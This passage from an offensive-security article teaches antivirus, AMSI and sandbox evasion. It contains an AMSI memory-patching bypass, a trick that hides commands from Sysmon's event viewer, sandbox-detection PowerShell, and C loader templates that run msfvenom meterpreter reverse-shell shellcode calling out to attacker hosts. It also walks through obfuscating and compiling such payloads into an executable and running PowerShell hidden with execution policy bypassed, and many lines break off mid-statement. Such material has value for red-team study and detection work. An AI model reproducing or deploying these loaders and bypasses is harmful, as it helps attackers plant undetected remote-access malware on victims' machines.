            int length = one.Length + two.Length;
            byte[] sum = new byte[length];
            one.CopyTo(sum,0);
            two.CopyTo(sum,one.Length);
            IntPtr unmanagedPointer = Marshal.AllocHGlobal(3);
             Marshal.Copy(sum, 0, unmanagedPointer, 3);
             MoveMemory(TotallyNotThatBufferYouRLookingForPtr + 0x001b, unmanagedP
        }
    }
}
"@
$AMSIBypass2encoded = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.Ge
```

@danielbohannon escaping percent signs bug (EventVwr.exe)

Daniel Bohannon disclosure a few days ago (19 march 2018) one AMSI obfuscation technic that relays on an escaping bug
with percent signs in Sysmon EID 1's CommandLine field that is rendering incorrect data when viewed with EventVwr.exe.

```
cmd.exe /c "echo PUT_EVIL_COMMANDS_HERE||%1%1%1%1%1%1%1%1%1%1%1%1%1%1%1%1%1%1%1%1%
```

---

[0] Glosario (Index)

Bypass the scan engine (sandbox)

```
[ detecting the sandbox environment. ] Most sandbox's are using hostnames like Sa
Maltest, Malware, malsand, ClonePC. With simple tricks like hostname, mac addres
process detection, malware can detect if its working in an sandbox environment.
Sandbox evasion capabilities allow malware to stay undetected during sandbox ana

the next powershell script checks if we are running in a sandbox environment by
extracting target hostname and compare it with knonw sandbox's hostnames.
```

```
$h=hostname;if ($h -match "Sandbox" -Or $h -match "Maltest" -Or $h -match "Malwa
```

sandbox-detection.ps1 demo script can be found here:

```
Next example uses 'stalling + Onset delay' technics to bypass the sandbox enviro
Onset delay: Malware will delay execution to avoid analysis by the sample.
For example, a external Ping can be perform during a pre-defined time.

Stalling code: This technique is used for delaying execution of the real malicio
Stalling code is typically executed before any malicious behavior. The attacker's
to delay the execution of the malicious activity long enough so that an automate
analysis system fails to extract the interesting malicious behavior.
```

```
$h=hostname;if ($h -match "Sandbox" -Or $h -match "Maltest" -Or $h -match "Malwa
```

```
This next technic writes a file to disk before executing shellcode into target r
'Template taken from Avet anti-virus evasion tool presented in blackhat 2017'.
```

template.c from AVET

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <windows.h>
#include <tchar.h>
#include <stdlib.h>
#include <strsafe.h>

void exec_mycode(unsigned char *mycode)
{
  int (*funct)();
  funct = (int (*)()) mycode;
  (int)(*funct)();
}


int main (int argc, char **argv)
{
/*
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.153.149 lport=44
*/

unsigned char buffer[]=
"\xda\xcc\xba\x6f\x33\x72\xc4\xd9\x74\x24\xf4\x5e\x2b\xc9\xb1"
"\x75\x31\x56\x18\x83\xc6\x04\x03\x56\x7b\xd1\x87\x38\x6b\x97"
"\x68\xc1\x6b\xf8\xe1\x24\x5a\x38\x95\x2d\xcc\x88\xdd\x60\xe0"
"\xe9\x88\xb7\xf5\xbc\x2b\x91\x9f\xbe\x78\xe1\xb5";

/*
Here is the bypass. A file is written, this bypasses the scan engine
*/
  HANDLE hFile;
  hFile= CreateFile(_T("hello.txt"), FILE_READ_DATA, FILE_SHARE_READ, NULL, (
  if (hFile == INVALID_HANDLE_VALUE)
          exit(0);

  exec_mycode(buffer);
}
```

[0] Glosario (Index)
[1] avepoc - some pocs for antivirus evasion

OBFUSCATING THE METASPLOIT TEMPLATE (psh-cmd)

```
when we use metasploit to build shellcode, msfvenom uses pre-written templates t
the shellcode on it, those templates contain also system calls that migth be det
AMSI mechanism, to avoid that we need to decode the base64 string produced by ms
search for the syscalls, obfuscate them, and encode the template again to base64
embebbed into Unicorn.ps1 article template (or using the default msfvenom templa
```

Build shellcode using msfvenom
obfuscating the template

Editing msfvenom template
obfuscating the template


Strip the template to extact only the base64 string (parsing data)
`HINT: Deleting from template the string: %comspec% /b /c start /min powershell.exe -nop -w hidden -e`
obfuscating the template

Decoding the base64 string ..
`This template build by msfvenom also contains powershell syscalls that migth be flagged`
obfuscating the template

Obfuscate the syscalls..
`HINT: In this example iam only changing the letters from small to big (concaternate)`
obfuscating the template


Encodind the template again into base64 to be embebbed into unicorn.ps1 (or not)
`HINT: This template only have the syscall's obfuscated, not the 1º funtion deleted`

`[redbox in previous pic]`



Replace [ENCODED-SHELLCODE-STRING] by your new base64 string..

`HINT: now your new obfuscated template its ready to be deliver to target machine`



`HINT: If your plans are using the msfvenom template, then remmenber to add the follow syscall (obfuscate it)`

`HINT: in the beggining of the template: %comspec% /b /c start /min powershell.exe -noP -wIn hIdDEn -en`

- Final Notes:
  there is a tool AVSignSeek that can help us in discovering what flags are beeing detected in our shellcode ..
  Adicionally we can also obfuscated the meterpreter loader using arno0x0x random bytes stager here

[0] Glosario (Index)

C to ANCII Obfuscation (c-ancii)

- Encoding shellcode from **C** to **ANCII**

```
\x8b\x5a\x00\x27\x0d\x0a  <-- C shellcode

8b5a00270d0a              <-- ANCII shellcode
```

- Build shellcode in **C** format using msfvenom and escaping **bad chars** (-b '\x0a\x0d')

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.69 LPORT=666 -b '\x
```

- **Parsing** shellcode data (from C to ANCII)

```
# store parsed data into '$store' bash local variable
store=`cat shell.txt | grep -v '=' | tr -d ';' | tr -d '\"' | tr -d '\\' | tr
```

- **template.c** to be injected with generated shellcode

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <windows.h>
#include <tchar.h>
#include <stdlib.h>

void exec_mycode(unsigned char *mycode)
{
int (*funct)();
   funct = (int (*)()) mycode;
   (int)(*funct)();
}

// return pointer to mycode
unsigned char* decode_mycode(unsigned char *buffer, unsigned char *mycode, int
{
int j=0;
   mycode=malloc((size/2));
   int i=0;
do
{
unsigned char temp[3]={0};
   sprintf((char*)temp,"%c%c",buffer[i],buffer[i+1]);
   mycode[j] = strtoul(temp, NULL, 16);
   i+=2;
   j++;
} while(i<size);
   return mycode;
}
   int main (int argc, char **argv)
{
   unsigned char *mycode;

unsigned char buffer[]=
"INSERT_SHELLCODE_HERE";
```

```
int size = sizeof(buffer);
   mycode = decode_mycode(buffer,mycode,size);
   exec_mycode(mycode);
}
```

- **Inject** parsed shellcode into **template.c**

```
# inject shellcode into template.c using SED bash command
sed -i "s/INSERT_SHELLCODE_HERE/$store/" template.c
```

- Compile template.c with **GCC** software to **.exe**

```
gcc.exe template.c -o agent.exe
```

[0] Glosario (Index)

FINAL NOTES - REMARKS

```
90% of the obfuscation technics in the 'powershell' section contained in this ar
based in the exelent 'Invoke-Obfuscation' powershell cmdlet develop by: @danielb

Also keep in mind of the most common obfuscations technics like write a file on
executing any malicious actions (agent execution) or execute obscure funtions, r
main functions (and syscall's) by base64 encoded variables/funtions, and store t
your script (agent) to be called at run-time, also remmenber to use 'Rubish Data
before your system call's and the last but not least, Tick,Concatenate/splatting
names also to use big and small letters (eg: P`o"W"e^Rs%!h%E^l%0D%L"."e^%i0:~14,
microsoft's interpreters are not case sensitive (powershell and cmd).
```

```
Less used powershell parameters: powershell.exe -noP -Win hidden -ep ByPass -non
check the full list in Referencies URL link [5] http://www.danielbohannon.com/bl
2017/3/12/powershell-execution-argument-obfuscation-how-it-can-make-detection-ea

Its never to late to remmenber that diferent technics can be combined together t
better results. The next example shows one powershell (psh-cmd) payload embbebed
template.bat using 5 diferent batch obfuscation technics found in this article (
```

- demo.bat

```
DE-OBFUSCATED : cmd.exe /c powershell.exe -noP -WIn hIdDen -ep bYPaSs -en $ENC
OBFUSCATED    : @c^M%k8%.E"x"%!h% /c =%db%oW%!h%rS^h%!h%lL"."%!h%Xe -%U7%o%db%
```

- demo.bat Final notes

- Scripts used in this article (**POCs**):
  [1] undefined-vars.bat [2] certutil-dropper.bat [3] demo.bat [4] AMSI-bypass.bat [5] Hello.ps1 [6] Unicorn.ps1
  [7] psh-dropper.ps1 [8] BitsTransfer.ps1 [9] Invoke-WebRequest.ps1 [10] AMSI-Downgrade.ps1
  [11] AMSI-Reflection.ps1 [12] Bypass-AMSI.ps1 [13] AgentK.bat [14] sandbox-detection.ps1 [15] exec.vbs

```
The above scripts are meant for article readers to quick test concepts and obf
there is no guaranties that they will bypass AMSI detection [demo scripts] so.
scriptkiddie wanting to have scripts to use, dont.. they are examples .. use wh
learned and apply it to your projects ..
```

```
Article Reward technic [ re-obfuscation-encoding ] by: r00t-3xp10it
This technic can be used in cmd.exe | bash or powershell.exe interpreter, but th
its written to describe the technic under powershell interpreter (terminal or sc
```

- String command to obfuscate
  `Get-WmiObject`

- Tick String to be transformed into base64

```
G`et-Wm`iOb`ject
```

```
1º - Take one obfuscated command and store it into $encode variable
     [String]$encode="G`et-Wm`iOb`ject"   #<-- Use allway an impar number of ` s

2º - Encode the $encode var into a base64 string and store it into $encodeString
     $encodeString=[Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetByt

3ª - Display/Copy the reObfuscated base64 string
     Write-Host "Encoded syscall:" $encodeString -ForeGroundColor Green -BackGro
```


```
4º - Add the follow lines to your script.ps1
     $rebOfuscation = "R2VOLVdtaU9iamVjdA=="
     $syscall=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase6
     powershell.exe $syscall -Class Win32_ComputerSystem  #<-- decode the syscal
```

Special thanks

@danielbohannon @AndyGreen @enigma0x3 @ReL1k
@404death @daniel sauder (avet) @Wandoelmo Silva and
@Muhammad Samaak <-- for is contributions to this project ^_^
@Shanty Damayanti <-- My geek wife for all the misspelling fixes <3

Referencies

[0] This Article Glosario (Index)
[1] avepoc - some pocs for antivirus evasion

[2] danielbohannon - invoke-obfuscation-v11-release
[3] danielbohannon - Invoke-obfuscation Techniques how-to
[4] varonis - powershell-obfuscation-stealth-through-confusion
[5] danielbohannon - powershell-execution-argument-obfuscation
[6] paloaltonetworks - pulling-back-the-curtains-on-encodedcommand-powershell
[7] enigma0x3 - bypassing-amsi-via-com-server-hijacking
[8] ReL1k - circumventing-encodedcommand-detection-powershell
[9] Satoshi Tanda - amsi-bypass-with-null-character
[10] sandbox-evasion-technics
[11] C String Obfuscation
[12] Weirdest obfuscated “Hello World!”

Author: r00t-3xp10it

Suspicious Shell Activity (red team) @2018